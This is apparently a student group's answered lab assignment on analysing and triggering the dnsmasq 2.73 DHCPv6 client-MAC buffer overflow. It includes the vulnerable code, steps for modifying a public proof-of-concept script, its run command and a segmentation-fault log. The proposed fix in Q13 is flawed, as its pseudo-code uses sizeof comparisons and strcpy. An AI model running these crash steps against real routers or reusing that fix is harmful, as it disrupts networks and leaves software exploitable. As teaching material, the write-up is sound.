

Group 1: Sidney Henderson, Sakshi Sakula, Sahil Bhirud, Michael Bassimer

ITIS 6200/8200 Principles of Information Security and Privacy Fall 2019

Semester Project: *Exploiting & Defending a SmartHome Router* Phase 3:

Software Security Group Project **Deadline: Monday, Dec 9, 2019, 11:59 pm**

Total Points: 100 Submission instructions at the end of this document I.

Introduction, Background Reading & Setup

In this phase, you will work with analyzing and exploiting a buffer overflow vulnerability in the OpenWRT firmware. Specifically, you will analyze a reported vulnerability in dnsmasq, an open-source, lightweight DHCP server and DNS forwarder for small-scale networks, used in OpenWRT firmware. Before we begin, let's introduce the DHCP protocol and the RFC that describes this standard.

The International Engineering Task Force (IETF) is an open standards organization that defines Internet standards such as the HTTP protocol. IETF starts their engineering contributions as proposals that describe methods, behaviors, research, or innovations applicable to the working of the Internet system. The accepted proposals are published as Request for Comments (RFC) that are then adapted as Internet Standards. RFCs are typically referenced by their number, so you might see something like "TCP RFC 793" or only "RFC 793" in a document. ¹

Dynamic Host Configuration Protocol (DHCP) is a protocol designed to dynamically assign an IP address and other related config parameters to devices on a network. DHCPv6 is the "successor" protocol that is developed to work with IPv6.

Required Reading:

- DHCP Client and Server: courtesy, cisco. *Read until "DHCP Relay Configuration Quick Start"*
https://www.cisco.com/c/en/us/td/docs/app_ntwk_services/data_center_app_services/ace_appliances/vA1_7_/configuration/routing_bridging/guide/rtbrgdgd/dhcp.html
- DHCP Unique ID (DUID) : courtesy, juniper. *Read until "By default, the DHCPv6 local server application in JunosE ..."*
https://www.juniper.net/documentation/en_US/junose15.1/topics/concept/dhcp-unique-id-servers-clients-overview.html
- Client Link-Layer Address (Mac Address) in DUID <https://seclists.org/nanog/2012/Jan/759>

¹Wikipedia.com

Analyzing the vulnerability: (This section does NOT require a router)

The vulnerability exists in dnsmasq code that is responsible for forwarding the DHCP requests when dnsmasq acts as a DHCP relay agent. To begin analyzing this vulnerability, download and extract the source code of dnsmasq from the following link:

<http://www.thekelleys.org.uk/dnsmasq/dnsmasq-2.73.tar.gz>

Now, answer the following questions:

Q 1. What is the original RFC that describes the DHCP for IPv6 (DHCPv6) specification?

- RFC 3315

Q 2. What is the name of the source code file in the extracted dnsmasq files that implements this RFC? (Hint check the `src` directory)

`rfc3315.C`

Q 3. What is DHCP *Relay*?

A DHCP relay is any host that forwards DHCP packets between the client and the server. Relay agents are used to forward requests and replies between clients and servers when they are not on the same physical subnet(Routing).

Q 4. What is DUID?

A DUID is a DHCP unique identifier for the client and the server individually. A DUID consists of a two-octet type code represented in network byte order, followed by a variable number of octets that make up the actual identifier(TechLibrary).

Q 5. What are the problems of NOT using the MAC address (Link-Layer Address) in DUID?

If Operating Systems are cloned then it is likely that they will have the same DUIDs. The user will need to manually change it before getting the system online or the DHCP server will think that all the incoming packets are from the same host.

If the client and the DHCP server are not on the same network then the DHCP packets are transmitted through multiple DHCP relays which makes the server lose its ability to assign fixed DHCPv6 address leases based on client identification using link layer information.

Q 6. Which RFC describes the client's link-layer address in DUID for DHCPv6?

RFC-6939

Q 7. In Q2 source code, find the *part* of code that implements the RFC of Q6.

Lines 207-231

Lines 2097 - 2142

- Hints:
- The number of this RFC can be found in the source code as a comment.
 - As an answer for this question, include the line numbers where these comments are located in the source code.
 - It should be found at two locations.

Q 8. From the two locations (the `if` statement code block that follows the comments) in the previous question (Q7), which one is responsible for copying the MAC address of the DHCP client?

- Hint:
- The required location will have a C function that copies data between variables

Lines 206-212

```
/* RFC-6939 */
```

```
if ((opt = opt6_find(opts, end, OPTION6_CLIENT_MAC, 3)))  
{  
  
    state->mac_type = opt6_uint(opt, 0, 2);  
  
    state->mac_len = opt6_len(opt) - 2;  
  
    memcpy(&state->mac[0], opt6_ptr(opt, 2), state->mac_len);  
  
}
```

Q 9. What is the C function that copies the MAC address from the client packet to a buffer?

`memcpy()`

Q 10. What is the size of the buffer that will store the MAC address?

Hints: ○ Find the location in this source code that first defines this buffer

- In the definition of this buffer, the size is given through a constant rather than implicit value
- You need to find the value of this constant, and this constant is defined in another source code. You can use `grep` command (in the terminal) to recursively search the `src` directory for that constant.

(Location: `dnsmasq-2.73\src\dhcp-protocol.h` on line 87)

The length is 16

Q 11. Is there a vulnerability in Q9 function? Why?

- Yes, there is a vulnerability in `memcpy()` function. Since it is copying a block of memory from one location to the other, there is a possibility if a buffer-overflow attack.

Q 12. What is the type of Q9 vulnerability? Why?

The type of vulnerability is Stack Smashing. The `memcpy()` function does not check for out-of-bound parameters and can be overflowed similarly to the `strcpy()` function.

Q 13. How can you prevent this vulnerability? (write some C code demonstrating this)

Before calling `memcpy()`, we could check to see if our buffer is large enough for our input that is being copied over; this parameter validation will ensure that stack-smashing and overflowing can not occur as easily.

Pseudo Code:

```
if(sizeof(buffer) == sizeof(input) || sizeof(buffer) > sizeof(input))
```

```
    /*Copy contents from input to buffer. For example:*/
```

```
    strcpy(buffer,input);
```

Dnsmasq Setup (Instructions in the following sections will be performed on a

router)

1. Download the following files from 'ITIS 6200/8200 Semester Project Phase 3' on Canvas:

a. `updates.sh` b. `dnsmasq.ipk`

2. Transfer the two files to `/tmp` directory on the router's file system using the `scp` command.

3. SSH into the router and navigate to the `/tmp` directory. Then run the following command:

```
Chmod +x updates.sh
```

4. In the SSH terminal, run the following command to execute the script:

```
./updates.sh
```

5. The router will reboot to restart `dnsmasq` with IPv6 enabled. Now, `dnsmasq` will allocate IPv6 addresses to the connected clients.

6. Verify that you have the correct version of `dnsmasq` through the following command:

```
dnsmasq --version (It should be version 2.73rc4)
```

Constructing the Malicious DHCPv6 Request

Step 1. We must run `dnsmasq` in the no-daemon mode to be able to observe if it crashes or no. We must first terminate the running `dnsmasq`. To do this, open a terminal and SSH into the router and then terminate the running `dnsmasq` daemon. You can see the following link to help you. <https://www.booleanworld.com/kill-process-linux/>

<https://www.youtube.com/watch?v=Sc0f-sxDJy0>

Step 2. Start `dnsmasq` in the no-daemon mode using the following command:

```
dnsmasq --no-daemon
```

Once you terminate `dnsmasq` (in the previous step), the system will automatically start it again. Therefore, you need to terminate the running `dnsmasq` and IMMEDIATELY start `dnsmasq` in the no-daemon mode.

Step 3. Connect a machine that can run Python 2.7 to the Router via WiFi or ethernet.

Step 4. In this machine, download the “mal_dhcp_req.py” script from the following link (courtesy: Google Security Research)
<https://drive.google.com/file/d/1-0H4hVdbfk85MGiny1xJx3OPAoG78Sr8>

Step 5. Open this python script in any text editor, and navigate to line 62:

```
gen_option(?, "A" * 1 + pack("<Q", 0x1337DEADBEEF)),
```

The `gen_option` function takes two arguments: one of them is the `data` (MAC Address of the client sending the dhcp request) that is going to be passed to a specific code location in `dnsmasq` based on the `option` number, the other parameter in `gen_option` function. We set the `option` number in the python script to `?`, and hence, this is not the correct value. Then correct value of this parameter is the value of the constant `OPTION6_CLIENT_MAC` in `dnsmasq` source code.

Step 6. Find the value of `OPTION6_CLIENT_MAC` constant in `dnsmasq` source code by simple string search, and then change the `option` number in the python script to the correct value that you found in `dnsmasq` source code.

Step 7. In line 62 in the python script, increase the number of A's, i.e., increase the number `1` in this line and save the changes.


Step 8. Run this code using the following command:

```
python mal_dhcp_req.py fdca:1:2:3:4::1234 547
```

Step 9. Observe `dnsmasq` in the SSH terminal for crash. If `dnsmasq` crashes, then it should display a “Segmentation Fault” message.

Step 10. If `dnsmasq` does not crash, stop the python script and then repeat steps 7 - 9 until you get a crash.

Take a screenshot (“Screenshot 1”) of dnsmasq execution showing a “Segmentation Fault” and include it in your submission document.



```

872      1 root      S       1064    1%    0% /usr/sbin/dropbear -F -P /var/run/dropbear.1.pid -p 22 -K 300
1362    929 root      S       1028    1%    0% odhcp6c -s /lib/netifd/dhcpv6.script -Ntry -P0 -t120 eth0.2
522      1 root      S        900    1%    0% /sbin/askfirst /usr/libexec/login.sh
3        2 root      SW        0    0%    0% [ksoftirqd/0]
452      2 root      SWN        0    0%    0% [jffs2_gcd_mtd6]
8        2 root      SW        0    0%    0% [kworker/u2:1]
6        2 root      SW        0    0%    0% [kworker/u2:0]
185      2 root      SW        0    0%    0% [spi0]
246      2 root      SW<        0    0%    0% [bioset]
240      2 root      SW<        0    0%    0% [bioset]
252      2 root      SW<        0    0%    0% [bioset]
228      2 root      SW<        0    0%    0% [bioset]
124      2 root      SW        0    0%    0% [kswapd0]
222      2 root      SW<        0    0%    0% [bioset]
602      2 root      SW<        0    0%    0% [ath10k_wq]
589      2 root      SW<        0    0%    0% [cfg80211]
603      2 root      SW<        0    0%    0% [ath10k_aux_wq]
377      2 root      SW<        0    0%    0% [kworker/0:1H]
858      2 root      SW        0    0%    0% [kworker/0:2]
369      2 root      SW<        0    0%    0% [ipv6_addrconf]
234      2 root      SW<        0    0%    0% [bioset]
^Z[1]+  Stopped                  top 0% [bioset]
root@ITIS6200-Group1:~# dnsmasq --no-daemon
dnsmasq: started, version 2.73rc4 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt no-DBus no-i18n no-IDN DHCP DHCPv6 no-Lua TFTP no-connt
dnsmasq-dhcp: DHCPv6, IP range fdca:1:2:3:4::2 -- fdca:1:2:3:4::1236, lease time 1h
dnsmasq-dhcp: router advertisement on fdca:1:2:3::
dnsmasq-dhcp: IPv6 router advertisement enabled
dnsmasq: reading /etc/resolv.conf
dnsmasq: ignoring nameserver 127.0.0.1 - local interface
dnsmasq: read /etc/hosts - 4 addresses
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: RTR-SOLICIT(br-lan)
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: DHCPCONFIRM(br-lan) 00:01:00:01:24:e4:fb:be:9c:eb:e8:b0:fe:51
dnsmasq-dhcp: DHCPREPLY(br-lan) fdca:1:2:3:4::43d 00:01:00:01:24:e4:fb:be:9c:eb:e8:b0:fe:51
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: DHCPCONFIRM(br-lan) 00:01:00:01:24:e4:fb:be:9c:eb:e8:b0:fe:51
dnsmasq-dhcp: DHCPREPLY(br-lan) fdca:1:2:3:4::43d 00:01:00:01:24:e4:fb:be:9c:eb:e8:b0:fe:51
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: RTR-ADVERT(br-lan) fdca:1:2:3::
dnsmasq-dhcp: no address range available for DHCPv6 request via eth0.2
Segmentation fault
root@ITIS6200-Group1:~#

```

Q 14. What is the correct value of `OPTION6_CLIENT_MAC` constant that you found in Step 6?

Q 15. What is the minimum number of A's that caused the crash?

19

Sources:

Routing and Bridging Guide vA1(7), Cisco ACE 4700 Series Application Control Engine Appliance - Configuring the DHCP Relay [Cisco ACE 4700 Series Application Control Engine Appliances]. (2013, October 5). Retrieved from https://www.cisco.com/c/en/us/td/docs/app_ntwk_services/data_center_app_services/ace_appliances/vA1_7_/configuration/routing_bridging/guide/rtbrgdgd/dhcp.html.

TechLibrary. (n.d.). Retrieved from https://www.juniper.net/documentation/en_US/junose15.1/topics/concept/dhcp-unique-id-servers-clients-overview.html.

II. Submission

Please TYPE (handwritten answers not accepted) your answers to questions Q1 - Q15, merge with "Screenshot 1" into a .pdf document. Submit the pdf file on Canvas by the due date. **Each group should submit ONE .pdf file.**

Note: *Follow the instructions closely, and organize your answers neatly. Please label your answers with the appropriate label. Illegible, unclear answers or answers that do not adhere to instructions will be penalized.*